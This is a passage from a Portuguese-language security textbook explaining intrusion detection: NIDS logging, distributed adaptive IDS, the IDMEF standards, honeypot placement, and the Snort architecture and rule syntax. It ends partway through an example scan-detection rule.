Quando um sensor detecta uma potencial violação, ele envia um alerta e registra informações relacionadas ao evento. O módulo de análise do NIDS pode usar essas informações para refinar parâmetros e algoritmos de detecção de intrusão. O administrador de segurança pode usar essas informações para projetar técnicas de prevenção. Informações típicas registradas por um sensor NIDS incluem as seguintes:

- Carimbo de tempo (usualmente data e hora).
- ID de conexão ou sessão (tipicamente um número sequencial ou único designado a cada conexão TCP, ou a grupos de pacotes semelhantes para protocolos sem conexão).
- Tipo de evento ou alerta.
- Classificação (p. ex., prioridade, gravidade, impacto, confidencialidade).
- Protocolos de camada de rede, transporte e aplicação.
- Endereços IP de origem e destino.

- Portas TCP ou UDP de origem e destino, ou tipos e códigos ICMP.
- Número de bytes transmitidos pela conexão.
- Dados de carga útil decodificados, como requisições e respostas de aplicações.
- Informações relacionadas a estado (p. ex., nome de usuário que se autenticou).

## 8.6 Detecção de intrusão adaptativa distribuída

Até aqui, examinamos três arquiteturas para detecção de intrusão sobrepostas e complementares: baseada em estação, baseada em estação distribuída e detecção de intrusão de rede. Um IDS distribuído baseado em estação faz uso de IDSs baseados em estação que podem se comunicar uns com os outros. Um NIDS se concentra em eventos de rede e dispositivos de rede. Tanto IDSs distribuídos baseados em estação como NIDSs podem envolver a utilização de um IDS central para gerenciar e coordenar a detecção de intrusão e a resposta à intrusão.


Nos últimos anos, o conceito de IDSs comunicantes evoluiu para esquemas que envolvem sistemas distribuídos que cooperam para identificar intrusões e adaptar-se a perfis de ataque mutantes. Dois problemas fundamentais sempre confrontaram sistemas como IDSs, firewalls, detectores de vírus e vermes, e assim por diante. O primeiro é que essas ferramentas podem não reconhecer novas ameaças ou modificações radicais de ameaças existentes. O segundo é que é difícil atualizar esquemas com rapidez suficiente para lidar com ataques que se disseminam rapidamente. Outro problema separado para defesas de perímetro, como firewalls, é que as empresas modernas têm fronteiras frouxamente definidas e, em geral, as estações conseguem entrar e sair delas. Exemplos são estações que se comunicam usando tecnologia sem fio e laptops de empregados que podem ser ligados a portas de rede.

Os atacantes exploram esses problemas de vários modos. A abordagem de ataque mais tradicional é desenvolver vermes e outros softwares maliciosos que se espalham cada vez mais rapidamente e desenvolver outros ataques (como ataques DoS) que atingem com força arrasadora antes que uma defesa possa ser montada. Esse estilo de ataque ainda predomina. Porém, mais recentemente, os atacantes adicionaram uma abordagem bastante diferente: reduzir a velocidade da disseminação do ataque de modo que será mais difícil detectá-lo por algoritmos convencionais [ANTH07].

Um modo de enfrentar tais ataques é desenvolver sistemas cooperativos que

podem reconhecer ataques com base em sinais mais sutis e então adaptar-se rapidamente. Nessa abordagem, detectores de anomalia em nós locais procuram evidência de atividade não usual. Por exemplo, uma máquina que normalmente faz apenas algumas poucas conexões de rede poderia suspeitar que um ataque está em curso se for repentinamente instruída a fazer conexões a uma taxa mais alta. Só com essa evidência, o sistema local arrisca um falso positivo se reagir ao ataque suspeito (digamos, desconectando-se da rede e emitindo um alerta), mas arrisca um falso negativo se ignorar o ataque ou esperar por evidência adicional. Em um sistema cooperativo adaptativo, em vez disso o nó local usa um protocolo de “fofoca” (*gossip*) par a par para informar sua suspeita a outras máquinas, na forma de uma probabilidade de a rede estar sob ataque. Se uma máquina receber um número suficiente dessas mensagens, de modo a ultrapassar um limiar, ela entenderá que um ataque está em andamento e responde. A máquina pode responder localmente para defender a si mesma e também enviar um alerta a um sistema central.

Exemplo dessa abordagem é um esquema desenvolvido pela Intel e denominado segurança empresarial autônoma [AGOS06], ilustrado na [Figura 8.6](#). Essa abordagem não confia exclusivamente em mecanismos de defesa de perímetro, como firewalls, ou em defesas individuais baseadas em estação. Em vez disso, cada estação final e cada dispositivo de rede (p. ex., roteadores) é considerado um sensor potencial e pode ter o módulo sensor em software instalado. Os sensores nessa configuração distribuída podem trocar informações para corroborar o estado da rede (isto é, se um ataque está em andamento).



**FIGURA 8.6** Arquitetura global de um sistema de segurança empresarial autônomo.

Os projetistas da Intel dão as seguintes motivações para essa abordagem:

1. IDSs disponibilizados seletivamente podem não perceber ataques baseados em rede ou demorar a reconhecer que um ataque está em andamento. A utilização de vários IDSs que compartilham informações mostrou-se capaz de prover maior cobertura e resposta mais rápida a ataques, especialmente ataques de crescimento lento (p. ex., [BAIL05], [RAJA05]).
2. A análise de tráfego de rede no nível da estação provê um ambiente no qual há muito menos tráfego de rede do que o encontrado em um dispositivo de rede como um roteador. Assim, padrões de ataque se destacarão mais, dando na verdade uma razão sinal/ruído mais alta.
3. Detectores baseados em estação podem fazer uso de um conjunto de dados mais rico, possivelmente usando dados de aplicação da estação como entrada para o classificador local.

Uma analogia pode ajudar a esclarecer a vantagem dessa abordagem distribuída. Suponha que uma única estação esteja sujeita a um ataque

prolongado e que essa estação está configurada para minimizar falsos positivos. Logo no início do ataque, nenhum alerta é emitido porque o risco de falso positivo é alto. Se o ataque persistir, a evidência de que um ataque está em andamento torna-se mais forte e o risco de falso positivo diminui. Todavia, passou-se muito tempo. Agora considere muitos sensores locais e que cada um deles suspeita do início de um ataque e todos colaboram. Como vários sistemas veem a mesma evidência, um alerta pode ser emitido com baixo risco de falso positivo. Assim, em vez de um longo período de tempo, usamos um grande número de sensores para reduzir falsos positivos e ainda detectar ataques.

Agora resumimos os principais elementos dessa abordagem, ilustrada na [Figura 8.6](#). Um sistema central é configurado com um conjunto padrão de políticas de segurança. Tendo como base a entrada de sensores distribuídos, essas políticas são adaptadas e ações específicas são comunicadas às várias plataformas no sistema distribuído. As políticas específicas de dispositivo podem incluir providências imediatas a tomar ou configurações de parâmetros a ajustar. O sistema central também comunica políticas colaborativas a todas as plataformas, que ajustam o intervalo de envio e o conteúdo de mensagens de fofoca colaborativas. Três tipos de entrada guiam as ações do sistema central:

- **Eventos de resumo:** Eventos de várias fontes são coletados por pontos de coleta intermediários como firewalls, IDSs ou servidores que servem a um segmento específico da rede empresarial. Esses eventos são resumidos para entrega ao sistema de políticas central.
- **Eventos DDI:** Eventos de detecção e inferência distribuídas (DDI) são alertas gerados quando o tráfego de fofoca habilita uma plataforma a concluir que um ataque está em curso.
- **Eventos PEP:** Pontos de imposição de política (PEPs) residem em plataformas confiáveis com autodefesas e em IDSs inteligentes. Esses sistemas correlacionam informações distribuídas, decisões locais e ações de dispositivos individuais para detectar intrusões que podem não estar evidentes no nível da estação.

## 8.7 Formato de troca de detecção de intrusão

Para facilitar o desenvolvimento de IDSs distribuídos que podem funcionar em ampla gama de plataformas e ambientes, são necessários padrões que deem suporte à interoperabilidade. Tais padrões são o foco do Grupo de Trabalho de Detecção de Intrusão do IETF (IETF Intrusion Detection Working Group). A

finalidade do grupo de trabalho é definir formatos de dados e trocar procedimentos para compartilhar informações de interesse sobre sistemas de detecção e resposta à intrusão e sobre sistemas de gerenciamento que podem precisar interagir com eles. O grupo de trabalho lançou as seguintes RFCs em 2007:

■ **Requisitos para troca de mensagens de detecção de intrusão (RFC 4766):**

Esse documento define requisitos para o formato de troca de mensagens de detecção de intrusão (Intrusion Detection Message Exchange Format — IDMEF). O documento também especifica requisitos para o protocolo de comunicação usado por IDMEF comunicantes.

■ **Formato de troca de mensagens de detecção de intrusão (RFC 4765):**

Esse documento descreve um modelo de dados para representar informações exportadas por sistemas de detecção de intrusão e explica os princípios por trás da utilização desse modelo. Uma implementação do modelo de dados na linguagem XML (Extensible Markup Language) é apresentado, uma XML DTD (Document Type Definition) é desenvolvida e são dados exemplos.

■ **Protocolo de troca de detecção de intrusão (RFC 4767):** Esse documento descreve o protocolo de troca de detecção de intrusão (Intrusion Detection Exchange Protocol — IDXP), um protocolo de nível de aplicação para trocar dados entre entidades de detecção de intrusão. O IDXP suporta autenticação mútua, integridade e confidencialidade por meio de um protocolo orientado à conexão.

A [Figura 8.7](#) ilustra os elementos principais do modelo no qual a abordagem de troca de mensagens de detecção de intrusão é baseada. Esse modelo não corresponde a qualquer produto ou implementação particular, mas suas componentes funcionais são os elementos fundamentais de qualquer IDS. As componentes funcionais são as seguintes:


■ **Fonte de dados:** Dados brutos que um IDS usa para detectar atividade não autorizada ou indesejada. Fontes de dados comuns incluem pacote de redes, registros de auditoria de sistema operacional, registros de auditoria de aplicação e dados de soma de verificação gerados pelo sistema.

■ **Sensor:** Coleta dados da fonte de dados. O sensor transmite eventos ao analisador.

■ **Analizador:** O componente ou o processo de detecção de intrusão que analisa os dados coletados pelo sensor em busca de sinais de atividade não autorizada ou indesejada ou de eventos que poderiam ser de interesse do administrador de segurança. Em muitos IDSs existentes, o sensor e o

analisador são parte do mesmo componente.

- **Administrador:** O ser humano que tem a responsabilidade global pela configuração das políticas de segurança da organização e, por conseguinte, pelas decisões sobre a disponibilização e a configuração do IDS. O administrador e o operador do IDS podem ser ou não a mesma pessoa. Em algumas organizações, o administrador está associado aos grupos de administração de rede ou sistemas. Em outras organizações, esse é um cargo independente.
- **Gerente:** Componente ou processo de detecção de intrusão a partir do qual o operador gerencia os vários componentes do sistema de detecção de intrusão. Entre as funções de gerência típicas estão configuração de sensor, configuração do analisador, gerenciamento de notificação de eventos, consolidação de dados e emissão de relatórios.
- **Operador:** O ser humano que é o usuário primário do gerenciador de IDS. O operador frequentemente monitora a saída do IDS e inicializa ou recomenda ações adicionais.



**FIGURA 8.7** Modelo para troca de mensagens de detecção de intrusão.

Nesse modelo, a detecção de intrusão ocorre da maneira descrita a seguir. O sensor monitora fontes de dados em busca de **atividades** suspeitas, como sessões de rede que mostram atividade de telnet inesperada, entradas em registros de arquivos de sistema operacional que mostram que um usuário está tentando acessar arquivos aos quais não tem acesso autorizado e arquivos de registro de aplicações que mostram falhas de login persistentes. O sensor comunica atividade suspeita ao analisador como **evento** que caracteriza uma atividade dentro de dado período de tempo. Se o analisador determinar que o evento é de interesse, ele envia um **alerta** ao componente gerente contendo informações sobre a atividade incomum que foi detectada, bem como os aspectos específicos da ocorrência. O componente gerente emite uma **notificação** ao operador (um ser humano). Uma **resposta** pode ser iniciada automaticamente pelo componente gerente ou pelo operador. Entre os exemplos de respostas citamos: registro da atividade; gravação em memória de dados brutos (provenientes da fonte de dados) que caracterizam o evento; extinção de uma sessão de rede, usuário ou aplicação; ou alteração de controles de acesso a rede ou a sistemas. A **política de segurança** são as instruções predefinidas e formalmente documentadas que definem quais atividades têm permissão de ocorrer na rede de uma organização ou em estações particulares para suportar os requisitos da organização. Isso inclui quais estações devem ter negado o acesso à rede externa, mas não se limita a tanto.

A especificação define formatos para mensagens de eventos e de alerta, tipos de mensagens e protocolos de troca para comunicação de informações de detecção de intrusão.

## 8.8 Potes de mel (honeypots)

Uma inovação relativamente recente na tecnologia de detecção de intrusão é o pote de mel (honeypot). Potes de mel são sistemas chamarizes projetados para atrair um atacante potencial e afastá-lo de sistemas críticos. Potes de mel são projetados para:


- Desviar um atacante do acesso a sistemas críticos.
- Coletar informações sobre a atividade do atacante.
- Incentivar o atacante a ficar no sistema por tempo suficiente para que os administradores respondam.

Esses sistemas estão repletos de informações falsas projetadas para parecerem valiosas, mas que um usuário legítimo do sistema não acessaria. Assim, qualquer acesso ao pote de mel é suspeito. O sistema é instrumentado com monitores e registradores de eventos sensíveis que detectam esses acessos e coletam informações sobre as atividades do atacante. Como qualquer ataque contra o pote de mel parece ser bem-sucedido, os administradores têm tempo de se mobilizar para registrar e rastrear o atacante sem nunca expor sistemas produtivos.

O pote de mel é um recurso que não tem qualquer valor de produção. Não há qualquer razão legítima para alguém de fora da rede interagir com um deles. Assim, qualquer tentativa de se comunicar com o sistema é muito provavelmente sondagem, escaneamento ou ataque. Por outro lado, se um pote de mel iniciar uma comunicação com o ambiente externo, o sistema provavelmente foi comprometido.

Esforços iniciais envolviam um único computador pote de mel com endereços IP projetados para atrair hackers. Pesquisas mais recentes focalizam a construção de redes inteiras de potes de mel que emulam uma rede empresarial, possivelmente com tráfego e dados reais ou simulados. Assim que os hackers entram na rede, os administradores podem observar seu comportamento detalhadamente e projetar defesas.

Potes de mel podem ser disponibilizados em uma variedade de localizações. A [Figura 8.8](#) ilustra algumas possibilidades. A localização depende de vários fatores, como o tipo de informação que a organização está interessada em colher e o nível de risco que as organizações podem tolerar para se obter a máxima quantidade de dados.



**FIGURA 8.8** Exemplo de disponibilização de pote de mel.

Um pote de mel fora do firewall externo (**localização 1**) é útil para rastrear tentativas de conexão a endereços IP não utilizados dentro do escopo da rede. Um pote de mel nessa localização não aumenta o risco para a rede interna. O perigo de ter um sistema comprometido atrás do firewall é evitado. Como ele atrai muitos ataques potenciais, o pote de mel reduz os alertas emitidos pelo firewall e pelos sensores IDS internos, aliviando a carga de gerenciamento. A desvantagem de um pote de mel externo é que ele tem pouca ou nenhuma capacidade de capturar atacantes internos em sua armadilha, especialmente se o firewall externo filtrar tráfego em ambas as direções.

A rede de serviços disponíveis externamente, como Web e correio, muitas vezes denominada DMZ (zona desmilitarizada), é outra candidata para a localização de um pote de mel (**localização 2**). O administrador de segurança deve garantir que os outros sistemas na DMZ estejam seguros contra qualquer

atividade gerada pelo pote de mel. A desvantagem dessa localização é que uma DMZ típica não é totalmente acessível e o firewall normalmente bloqueia tráfego até a DMZ quando há tentativas de acessar serviços não necessários. Assim, ou o firewall tem de liberar o tráfego além do que é permissível, o que é arriscado, ou ele limita a efetividade do pote de mel.

Um pote de mel inteiramente interno (**localização 3**) tem várias vantagens. Sua vantagem mais importante é que ele pode capturar ataques internos. Um pote de mel nessa localização pode também detectar um firewall mal configurado que transmite tráfego não permitido da Internet à rede interna. Há várias desvantagens. A mais grave delas é se o pote de mel for comprometido de modo a poder atacar outros sistemas internos. Qualquer outro tráfego da Internet até o atacante não será bloqueado pelo firewall porque será considerado como tráfego que se dirige apenas ao pote de mel. Outra dificuldade para essa localização de pote de mel é que, como ocorre com a localização 2, o firewall deve ajustar sua filtragem para permitir tráfego até o pote de mel, o que complica a configuração do firewall e tem o potencial de comprometer a rede interna.

## 8.9 Sistema de exemplo: snort

O Snort é um IDS de código-fonte aberto, de alto grau de configurabilidade e portabilidade, baseado em estação ou em rede. O Snort é denominado IDS leve, que tem as seguintes características:


- É fácil de disponibilizar na maioria dos nós (estação, servidor, roteador) de uma rede.
- Operação eficiente que usa pouca memória e tempo de processador.
- É fácil de configurar por administradores de sistema que precisam implementar uma solução de segurança específica em curto intervalo de tempo.

O Snort pode executar captura de pacotes, análise de protocolo e busca e verificação de conteúdo em tempo real. O Snort pode detectar uma variedade de ataques e sondagens, tendo como base um conjunto de regras configurado por um administrador de sistema.

## Arquitetura Snort

Uma instalação Snort consiste em quatro componentes lógicos ([Figura 8.9](#)):

- **Decodificador de pacotes:** O decodificador de pacotes processa cada pacote capturado para identificar e isolar cabeçalhos de protocolo nas camadas de enlace de dados, rede, transporte e aplicação. O decodificador é projetado para ser tão eficiente quanto possível, e sua tarefa primária consiste em ajustar ponteiros de modo a facilitar a extração dos vários cabeçalhos de protocolo.
- **Motor de detecção:** O motor de detecção faz o trabalho real de detecção de intrusão. Esse módulo analisa cada pacote tendo como base um conjunto de regras definido para essa configuração do Snort pelo administrador de segurança. Em essência, cada pacote é verificado em relação a todas as regras para determinar se ele está de acordo com as características definidas por uma regra. A primeira regra que estiver de acordo com o pacote decodificado desencadeia a ação especificada pela regra. Se nenhuma regra corresponder ao pacote, o motor de detecção o descarta.
- **Registrador:** Para cada pacote que corresponder à regra, a regra especifica quais opções de registro e alerta devem ser adotadas. Quando uma opção de fazer registro é selecionada, o processo de registro armazena o pacote detectado em um formato que pode ser lido por seres humanos ou em um formato binário mais compacto em um arquivo de registros designado. Então, o administrador de segurança pode usar o arquivo de registros para análise posterior.
- **Alertador:** Para cada pacote detectado, um alerta pode ser enviado. A opção de alerta na regra correspondente determina quais informações são incluídas na notificação do evento. A notificação de evento pode ser enviada a um arquivo, a um socket UNIX ou a um banco de dados. A emissão de alertas também pode ser desativada durante testes ou estudos de intrusão. Usando o socket UNIX, o alerta pode ser enviado a uma máquina gerenciadora situada em outro lugar na rede.



**FIGURA 8.9** Arquitetura Snort.

Uma implementação Snort pode ser configurada como um sensor passivo que monitora tráfego, mas não fica no caminho principal de transmissão do tráfego, ou como um sensor inline (em linha), pelo qual todo o tráfego de pacotes deve passar. Neste último caso, o Snort pode executar prevenção de intrusão, bem como detecção de intrusão. Adiamos a discussão da prevenção de intrusão para o [Capítulo 9](#).

## Regras Snort

O Snort usa uma linguagem de definição de regras simples e flexível, que gera as regras usadas pelo motor de detecção. Embora as regras sejam simples e diretas de escrever, elas são poderosas o suficiente para detectar ampla variedade de tráfego hostil ou suspeito.

Cada regra consiste em um cabeçalho fixo e zero ou mais opções ([Figura 8.10](#)). O cabeçalho tem os seguintes elementos:

- **Ação:** A ação da regra diz ao Snort o que fazer quando encontrar um pacote que está de acordo com os critérios da regra. A [Tabela 8.4](#) lista as ações disponíveis. As últimas três ações na lista (drop, reject, sdrop) estão disponíveis somente no modo inline.
- **Protocolo:** O Snort continua a análise se o protocolo do pacote corresponder a esse campo. A versão atual do Snort (2.6) reconhece quatro protocolos: TCP, UDP, ICMP e IP. Versões futuras do Snort suportarão uma faixa maior de protocolos.
- **Endereço IP de origem:** Designa a origem do pacote. A regra pode especificar um endereço IP específico, qualquer endereço IP, uma lista de

endereços IP específicos ou a negação de um endereço IP específico ou de uma lista específica. A negação indica que qualquer endereço IP, exceto os que estão na lista, corresponde à regra.

- **Porta de origem:** Esse campo designa a porta de origem para o protocolo especificado (p. ex., uma porta TCP). Números de porta podem ser especificados de vários modos, incluindo um número de porta específico, qualquer porta, definições estáticas de porta, faixas e por negação.
- **Direção:** Esse campo adota um de dois valores: unidirecional (->) ou bidirecional (<->). A opção bidirecional diz ao Snort para considerar os pares endereço/porta na regra tanto como origem seguida por destino quanto como destino seguido pela origem. A opção bidirecional permite ao Snort monitorar ambos os lados de uma conversação.
- **Endereço IP de destino:** Designa o destino do pacote.
- **Porta de destino:** Designa a porta de destino.

Ação	Protocolo	Endereço IP de origem	Porta de origem	Direção	Endereço IP de destino	Porta de destino
(a) Cabeçalho de regra						
Identificador da opção	Argumentos da opção	...				
(b) Opções						

**FIGURA 8.10** Formatos de regra no Snort.

---

#### Tabela 8.4

#### Ações de regras Snort

---

Ação	Descrição
alert	Gera um alerta usando o método de alerta selecionado e então registra o pacote.
log	Registra o pacote.
pass	Ignora o pacote.
activate	Alerta e aciona uma outra regra dinâmica.
dynamic	Permanece ociosa até ser ativada por uma regra de ativação, então age como uma regra de registro (log)
drop	Faz as iptables <sup>7</sup> descartarem o pacote e registrarem o pacote.
reject	Faz as iptables descartarem o pacote, registrarem o pacote e enviarem um reset TCP se o protocolo for TCP ou uma mensagem ICMP de porta inalcançável se o protocolo for UDP.

sdrop	Faz as iptables descartarem o pacote, mas não o registrarem.
-------	--

Logo após o cabeçalho da regra pode haver uma ou mais opções de regra. Cada opção consiste em um identificador de opção, que define a opção, seguida por argumentos que especificam os detalhes da opção. Colocado na forma escrita, o conjunto de opções da regra encontra-se separado do cabeçalho por ficar entre parênteses. Opções de regra Snort são separadas umas das outras pelo caractere de ponto e vírgula (;). Identificadores de opções de regras são separados de seus argumentos por um caractere de dois-pontos (:).

Há quatro categorias principais de opções de regra:

- **Metadados:** Fornecem informações sobre a regra, mas não têm qualquer efeito durante a detecção.
- **Carga útil:** Procura dados dentro da carga útil do pacote e pode ser inter-relacionada.
- **Não carga útil:** Procura dados em locais diferentes da carga útil.
- **Pós-detecção:** Acionadores específicos de regra que ocorrem depois de detectada a correspondência entre um pacote e uma regra.

A [Tabela 8.5](#) mostra exemplos de opções em cada categoria.

## Tabela 8.5

### Exemplos de opções de regras Snort

metadados	
msg	Define a mensagem a ser enviada quando um pacote gera um evento.
reference	Define um link a um sistema externo de identificação de ataques que provê informações adicionais.
classtype	Indica o tipo de ataque tentado com o pacote.
carga útil	
content	Habilita o Snort a executar uma busca de conteúdo específico (texto e/ou binário) na carga útil do pacote, diferenciando letras maiúsculas e minúsculas.
depth	Especifica até que ponto de um pacote o Snort deve procurar o padrão especificado. A profundidade modifica o identificador de conteúdo anterior na regra.
offset	Especifica onde iniciar a procura por um padrão dentro de um pacote. O deslocamento modifica o identificador de conteúdo anterior na regra.
nocase	O Snort deve procurar o padrão específico, ignorando diferenças entre maiúsculas ou minúsculas. O nocase modifica o identificador de conteúdo anterior na regra.
carga não útil	
ttl	Verifica o valor do campo IP de tempo de vida. Pretendia-se usar essa opção na detecção de tentativas de executar traceroute (traçamento de rotas).
id	Verifica o campo IP de ID para um valor específico. Algumas ferramentas (exploit, escaneadores e outros programas ímpares) ajustam esse campo especificamente para várias finalidades; por exemplo, o valor 31337 é muito popular entre alguns hackers.
dsize	Testa o tamanho da carga útil do pacote. Isso pode ser usado para verificar pacotes de tamanhos anormais. Em muitos casos, é útil para detectar estouros de capacidade de buffer.
flags	Testa os marcadores (flags) do TCP em busca de valores especificados.

<b>seq</b>	Procura um número de sequência específico no cabeçalho TCP.
<b>icmp-id</b>	Verifica se um pacote ICMP tem um valor específico de ID. Isso é útil porque alguns programas maliciosos camuflados usam campos ICMP estáticos quando se comunicam. Essa opção foi desenvolvida para detectar o agente de DDoS stacheldraht.

#### pós-detectão

<b>logto</b>	Registra pacotes que correspondem à regra no arquivo com o nome especificado.
<b>session</b>	Extrai dados de usuário de sessões TCP. Há muitos casos em que ver o que os usuários estão digitando em sessões telnet, rlogin, ftp ou até mesmo em sessões Web é muito útil.

Damos aqui um exemplo de regra Snort:

```
Alert tcp $EXTERNAL_NET any -> $HOME_NET any\
(msg: "SCAN SYN FIN" flags: SF, 12; \
reference: arachnids, 198; classtype: attempted
```

